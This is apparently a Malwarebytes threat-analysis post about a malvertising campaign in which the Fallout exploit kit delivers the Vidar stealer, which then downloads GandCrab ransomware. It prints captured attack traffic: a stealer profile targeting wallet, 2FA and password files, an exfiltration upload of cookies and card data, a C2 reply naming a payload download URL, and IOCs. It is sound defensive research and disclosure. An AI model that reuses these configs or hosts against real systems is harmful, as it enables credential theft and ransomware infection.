Vidar and GandCrab: stealer and ransomware combo observed in the wild

blog.malwarebytes.com/threat-analysis/2019/01/vidar-gandcrab-stealer-and-ransomware-combo-observed-in-the-wild/

Jérôme Segura

January 4, 2019


We have been tracking a prolific malvertising campaign for several weeks and captured a variety of payloads, including several stealers. One that we initially identified as Arkei turned out to be Vidar, a new piece of malware recently analyzed in detail by Fumik0_ in his post: *Let's dig into Vidar – An Arkei Copycat/Forked Stealer (In-depth analysis)*.

In Norse Mythology, ***Víðarr*** is a god and son of Odin, whose death it is foretold he will avenge. Being referred to as "The Silent One" seems to be fitting for this stealer that can loot from browser histories (including Tor Browser) and cryptocurrency wallets, capture instant messages, and much more.

We witnessed a threat actor using the Fallout exploit kit to distribute Vidar. But victims won't notice that as much, as the secondary and noisier payload being pushed is GandCrab ransomware.

Overview

A malvertising chain leads us to the Fallout exploit kit followed by what we thought was an Arkei stealer. Upon closer look, while the sample did share a lot of similarities with Arkei (including network events), it was actually a newer and, at the time, not yet publicly described piece of malware now identified as Vidar.




Beyond Vidar's stealer capabilities, we also noticed a secondary payload that was retrieved from Vidar's own command and control (C2) server. The infection timeline showed that victims were first infected with Vidar, which tried to extract confidential information, before eventually being compromised with the GandCrab ransomware.

Malvertising and Fallout exploit kit

Torrent and streaming video sites drive a lot of traffic, and their advertising is often aggressive and poorly-regulated. A malicious actor using a rogue advertising domain is redirecting these site visitors according to their geolocation and provenance to at least two different exploit kits (Fallout EK and GrandSoft EK), although the former is the most active.


Stealers such as AZORult seem to be the a favorite payload here, but we also noticed that Arkei/Vidar was quite common. In this particular instance, we saw Vidar being pushed via the Fallout exploit kit.


Progress Telerik Fiddler Web Debugger | @EKFiddle v.0.8.3.3
File Edit Rules Tools View Help Links
QuickSave UI mode VPN Proxy Import SAZ/PCAP Update/View Regexes Run Regexes

Method	Host	URL	Body	Comments
GET	[redacted]	[redacted]	499	[redacted]
GET	[redacted]	[redacted]	0	[redacted]
GET	[redacted]	[redacted]	0	[redacted]
GET	getmyarm.host	/6802_Plaintext_waf…	41,047	Fallout EK (CVE-2018-8174)
GET	getmyarm.host	/persia_Nippitaty_ca…	664,576	Fallout EK (Payload: Vidar)
POST	kolobkoproms.ug	/112	1,013	Vidar profile ID
GET	kolobkoproms.ug	/freebl3.dll	334,288	Libraries for Vidar stealer
GET	kolobkoproms.ug	/mozglue.dll	137,168	Libraries for Vidar stealer
GET	kolobkoproms.ug	/msvcp140.dll	440,120	Libraries for Vidar stealer
GET	kolobkoproms.ug	/nss3.dll	1,246,…	Libraries for Vidar stealer
GET	kolobkoproms.ug	/softokn3.dll	144,848	Libraries for Vidar stealer
GET	kolobkoproms.ug	/vcruntime140.dll	83,784	Libraries for Vidar stealer
POST	ip-api.com	/line/	140	Victim's IP, location, ISP
POST	kolobkoproms.ug	/	51	Exfiltration + loader URL
GET	ovz1.fl1nt1kk.10301.vps.myjino.ru	/topup.exe	299,008	GandCrab binary

Vidar

It should be noted that Vidar is sold as a product, and as such can be distributed by several different threat groups through different campaigns.




VIDAR Pro stealer

$700.00

Vidar pro stealer is an extremely stable product and is especially made for grabbing forms/passwords of all modular browsers. You can set Telegram notifications of important logs.

Categories: Software, Botnets, Keyloggers

Vidar customers can customize the stealer via profiles, which gives them a way to adjust which kind of data they are interested in. Beyond the usual credit card numbers and other passwords stored in applications, Vidar can also scrape an impressive selection of digital wallets.




```
HTTP/1.1 200 OK
Date: [redacted]
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
Content-Encoding: gzip
Server: Pro-Managed

1,1,1,1,1,1,0,1,1,1,250,Desktop;%DESKTOP%
\;*.txt:*.dat:*wallet*.*:*2fa*.*:*backup*.*:*code*.*:*password*.*:*auth*.*:*google*.*:*utc
*.*:*UTC*.*:*crypt*.*:*key*.*:*upbit*.*:*bcex*.*:*bithimb*.*:*hitbtc*.*:*bitflyer*.*:*kuco
in*.*:*huobi*.*:*poloniex*.*:*kraken*.*:*okex*.*:*binance*.*:*bitfinex*.*:*gdax*.*:*ethere
um*.*:*jaxx*.*:*exodus*.*:*metamask*.*:*myetherwallet*.*:*electrum*.*:*bitcoin*.*:*blockch
ain*.*;500;true;movies:music:mp3;documents;%DOCUMENTS%
\;*.txt:*wallet*.*:*2fa*.*:*backup*.*:*code*.*:*password*.*:*auth*.*:*google*.*:*utc*.*:*U
TC*.*:*crypt*.*:*key*.*:*upbit*.*:*bcex*.*:*bithimb*.*:*hitbtc*.*:*bitflyer*.*:*kucoin*.*:
*huobi*.*:*poloniex*.*:*kraken*.*:*okex*.*:*binance*.*:*bitfinex*.*:*gdax*.*:*ethereum*.*:
*jaxx*.*:*exodus*.*:*metamask*.*:*myetherwallet*.*:*electrum*.*:*bitcoin*.*:*blockchain*.*
```

Upon execution on the system, Vidar will search for any data specified in its profile configuration and immediately send it back to the C2 server via an unencrypted HTTP POST request.

This includes high level system details (specs, running processes, and installed applications) and stats about the victim (IP address, country, city, and ISP) stored in a file called *information.txt*. This file is packaged along with other stolen data and zipped before being sent back to the C2 server.



```
Content-Disposition: form-data; name="logs"; filename="[redacted].zip"
Content-Type: zip

PK... . . (..M    .       # . /Autofill/Google Chrome_Default.txtUT  .@@)\@@)\@@)\. PK... . .
(..M    .        . . /CC/Google Chrome_Default.txtUT  .@@)\@@)\@@)\. PK... . . (..M.-..
   .   5 . /Cookies/cookies_Mozilla Firefox_nltxvmn2.default.txtUT  .@@)\@@)\@@)\c..z.../. PK...
. . *..M    .        . . /Cookies/Edge_Cookies.txtUT  .A@)\A@)\A@)\. PK... . . (..M    .       "
. /Cookies/Google Chrome_Default.txtUT  .@@)\@@)\@@)\. PK... . . (..MQ.....  F.   . . /Cookies/
IE_Cookies.txtUT  .@@)\@@)\@@)\.R.n.@.=7...[:]........  x `...8$......c..
9...J....RRe...w.......,.... ..0I.@.... .x...%.....<.].5... .....PO
\.F...EL..t.he.......x..h..V.c0G0.5%D...P...[m......]8.A."...Av)....J.B..|..D.Eq....8
....f&X......7....nn7.zW]..Y]d#.>O...(.~n....NM... .".!..`Q&L08XX%....q
..=......kVTy.|.lPf.....qm.....t;..~uow....k.@..9..'....i.`.........R.t.{.b......;.
9..Pfb.......Tq...}%..s._N.*.... .{._PK... . . *..M    .        . . /cookie_list.txtUT  .A@)\A@)
\A@)\. PK... . . (..M    .       $ . /Downloads/Google Chrome_Default.txtUT  .@@)\@@)\@@)\.
```

Frame 3461, Encapsulated multipart part (mime_multipart.part), 61,997 bytes.


GandCrab as a loader

Vidar also offers to download additional malware via its command and control server. This is known as the loader feature, and again, it can be configured within Vidar's administration panel by adding a direct URL to the payload. However, not all instances of Vidar (tied to a profile ID) will download an additional payload. In that case, the server will send back a response of "ok" instead of a URL.

```
HTTP/1.1 200 OK
Date:
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Server: Pro-Managed
Content-Length: 51

http://ovz1.fl1nt1kk.10301.vps.myjino[.]ru/topup.exe;
```

Within about a minute after the initial Vidar infection, the victim’s files will be encrypted and their wallpaper hijacked to display the note for GandCrab version 5.04.



ENCRYPTED BY GANDCRAB 5.0.4

DEAR [redacted]

DER STRONG PROTECTION BY OUR SOFTWARE. IN ORDER TO RES
BUY DECRYPTOR

ther steps read MQMFC-DECRYPT.txt that is located in every encrypted f

Ransomware as a last payload

While ransomware experienced a slowdown in 2018, it is still one of the more dangerous threats. In contrast to many other types of malware, ransomware is instantly visible and requires a call to action, whether victims decide to pay the ransom or not.

However, threat actors can use ransomware for a variety of reasons within their playbook. It could be, for instance, a simple decoy where the real goal is to irreversibly corrupt systems without any way to recover lost data. But as we see here, it can be coupled with other threats and used as a last payload when other resources have already been exhausted.

As a result, victims get a double whammy. Not only are they robbed of their financial and personal information, but they are also being extorted to recover the now encrypted data.

Malwarebytes users are protected against this threat at multiple levels. Our signatureless anti-exploit engine mitigates the Internet Explorer and Flash Player exploits delivered by the Fallout exploit kit. We detect the dropped stealer as Spyware.Vidar and also thwart GandCrab via our anti-ransomware module.

Acknowledgements

Many thanks to Fumik0_ and @siri_urz for their inputs and Vidar payload identification.

Indicators of Compromise (IOCs)

Vidar binary

```
E99DAF10E6CB98E93F82DBE344E6D6B483B9073E80B128C163034F68DE63BE33
```

Vidar C2

```
kolobkoproms[.]ug
```

Loader URL (GandCrab)

```
ovz1.fl1nt1kk.10301.vps.myjino[.]ru/topup.exe
```

GandCrab binary

```
ABF3FDB17799F468E850D823F845647738B6674451383156473F1742FFBD61EC
```